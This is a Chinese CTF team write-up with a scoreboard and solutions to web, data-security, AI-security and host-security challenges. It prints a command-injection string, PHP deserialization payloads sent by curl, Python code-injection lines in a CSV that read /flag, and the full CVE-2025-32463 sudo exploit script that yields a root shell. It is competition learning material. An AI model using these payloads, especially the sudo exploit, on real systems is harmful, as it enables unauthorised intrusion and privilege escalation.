吃饭不排队战队 WriteUp

图片资源： `./images/`

排名

战队名称：第34名

[排行榜截图]

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
31	猜的flag全都队	2203.5	数据安全	6	0	2025-09-11 17:07:43
32	菜鸟联盟	2157.5	Web	7	1	2025-09-11 16:38:26
33	龙咀威队	2154.5	Web	7	0	2025-09-11 17:41:25
34	**吃饭不排队**	**2150**	**Web**	**7**	**0**	**2025-09-11 16:56:35**
35	防火墙拆迁队	2150	Web	7	0	2025-09-11 17:30:44
36	一轮游队	2000	Web	6	0	2025-09-11 17:32:21
37	香蕉道守得住队	1860.5	Web	7	0	2025-09-11 17:34:08
38	DeathTrap	1850	Web	5	0	2025-09-11 15:54:19
39	凡人修仙队-软件开发中心	1806.5	Web	6	0	2025-09-11 17:44:26
40	指望另一队	1800	Web	6	0	2025-09-11 16:16:18


共 12 页 < 2 3 4 5 6 ... 12 >

解题思路

WEB

运维系统

1.拼接命令显示目录：&dir
2.使用拼接命令显示key.php文件内容
&sort${IFS}key*
3.key文件内容含flag为：flag{a2bdf7b5b054d799efa3da655e17244f}




你知道我的密码吗

1、分析index.php，找到代码的漏洞，

2、然后就可以根据漏洞构造出来对应的请求。

curl -s "http://91370db7.clsadp.com/?user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age="%3Bi%3A1%3Bs%3A6%3A"123456"%3Bi%3A2%3Bi%3A0%3B}padding"



好简单的反序列化

1、根据附件代码分析漏洞，

2、利用智能工具分析构造请求。

curl -s "http://c1d82d93.clsadp.com/?1=O%3A4%3A"Lei1"%3A1%3A{s%3A1%3A"a"%3BO%3A4%3A"Lei2"%3A1%3A{s%3A1%3A"c"%3BO%3A4%3A"Lei1"%3A2%3A{s%3A1%3A"a"%3BN%3Bs%3A4%3A"file"%3Bs%3A8%3A"flag.php"%3B}}s%3A4%3A"file"%3Bs%3A8%3A"flag.php"%3B}"


```
C:\Users\Administrator>curl -s "http://91e002f6.clsadp.com/?1=O%3A4%3A%22Lei1%22%3A1%3A%7Bs%3A1%3A%22a%22%3BO%3A4%3A%22Le
i2%22%3A1%3A%7Bs%3A1%3A%22c%22%3BO%3A4%3A%22Lei1%22%3A2%3A%7Bs%3A1%3A%22a%22%3BN%3Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag
.php%22%3B%7D%7Ds%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3B%7D"
<code><span style="color: #000000">
<br /highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span style=
<br /></span><span style="color: #007700">class </span><span style="color: #0000BB">Lei1</span><span style="color:
<br />    public function </span><span style="color: #0000BB">Evil</span><span style="colo
<br />        </span><span style="color: #0000BB">highlight_file</span><span sty
le="color: #007700">(</span><span style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span styl
<br />    public function </span><span style="color: #0000BB">__destruct</span><span style
<br />        echo </span><span style="color: #0000BB">$this</span><span st
<br />    public function </span><span style="color: #0000BB">__wakeup</span><span style="
<br />        die(</span><span style="color: #DD0000">"g"</span><span style="col
<br />    public function </span><span style="color: #0000BB">__toString</span><span style
<br />        </span><span style="color: #0000BB">$this</span><span style="color
: #007700">->&gt;</span><span style="color: #0080BB">c</span><span style="color: #007700">->&gt;</span><span style="color:
<br />        return </span><span style="color: #DD0000">"123"</span><span
<br /></span><span style="color: #0000BB">$get </span><span style="color: #007700">= </span><span style="color
: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #0000BB">1</span><span style="color: #00
<br /></span><span style="color: #0000BB">$b </span><span style="color: #007700">= </span><span style="color:
#0000BB">unserialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$get</span><span style="col
<br /></span><span style="color: #0000BB">?&gt;</span>
```

Misc

被篡改的PLC指令

1、ssh到附件服务器取下modbus_attack.pcapng文件

2、运行win shark流量分析工具分析该文件，找出恶意指令并得出flag 共4段，拼接成一个flag



数据安全

数据净化器

1.漏洞分析：purifier.py 中的 sanitize_column 函数有严重的代码注入漏洞
2.构造恶意CSV文件：
创建一个CSV文件，内容如下：

raw_data
import('os').system('cat /flag > /tmp/flag.txt')
[open('/tmp/flag.txt').read()]
import('subprocess').check_output(['cat'
import('os').popen('cat /flag').read()
import('sys')._getframe(1).f_globals['**builtins**']['eval']("**import**('os').system('cat /flag')")

3.上传CSV文件：访问Web服务地址 http://838d44ea.clsadp.com/，网页会显示结果

	A	B
1	raw_data	
2	__import__('os').system('cat /flag > /tmp/flag.txt')	
3	[open('/tmp/flag.txt').read()]	
4	__import__('subprocess').check_output(['cat'	'/flag'])
5	__import__('os').popen('cat /flag').read()	
6	__import__('sys')._getframe(1).f_globals['__builtins__']['eval']("__import__('os').system('cat /flag')")	
7		
8		
9		
10		

Ai安全

和聪明的吊椅宝宝聊天吧亲

1、打开ChatGPT，训练发现规律，发现回复的英文为我的上一段或者下一段，
2、找出ChatGPT大脑掌握的后台知识，发现为一篇英文文章，找到文章，
3、找到you are smart这一段的前后，然后得出答案。

主机安全

最近还好吗

1、登录系统cat /etc/os-release发现是个 Ubuntu 24.04.2 LTS，还有gcc编译环境

2、查询一下，发现有个严重SUDO漏洞

3、上传POC，编译执行，成功提权

4、cat /flag得到flag

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
pwn@6614be779017:~$ chmod +x sudo-chwoot.sh
pwn@6614be779017:~$ sh ./sudo-chwoot.sh
woot!
root@6614be779017:/# cat /flag
flag{1e2f3282d1c7cfaa4787dc7bed9ef202}
```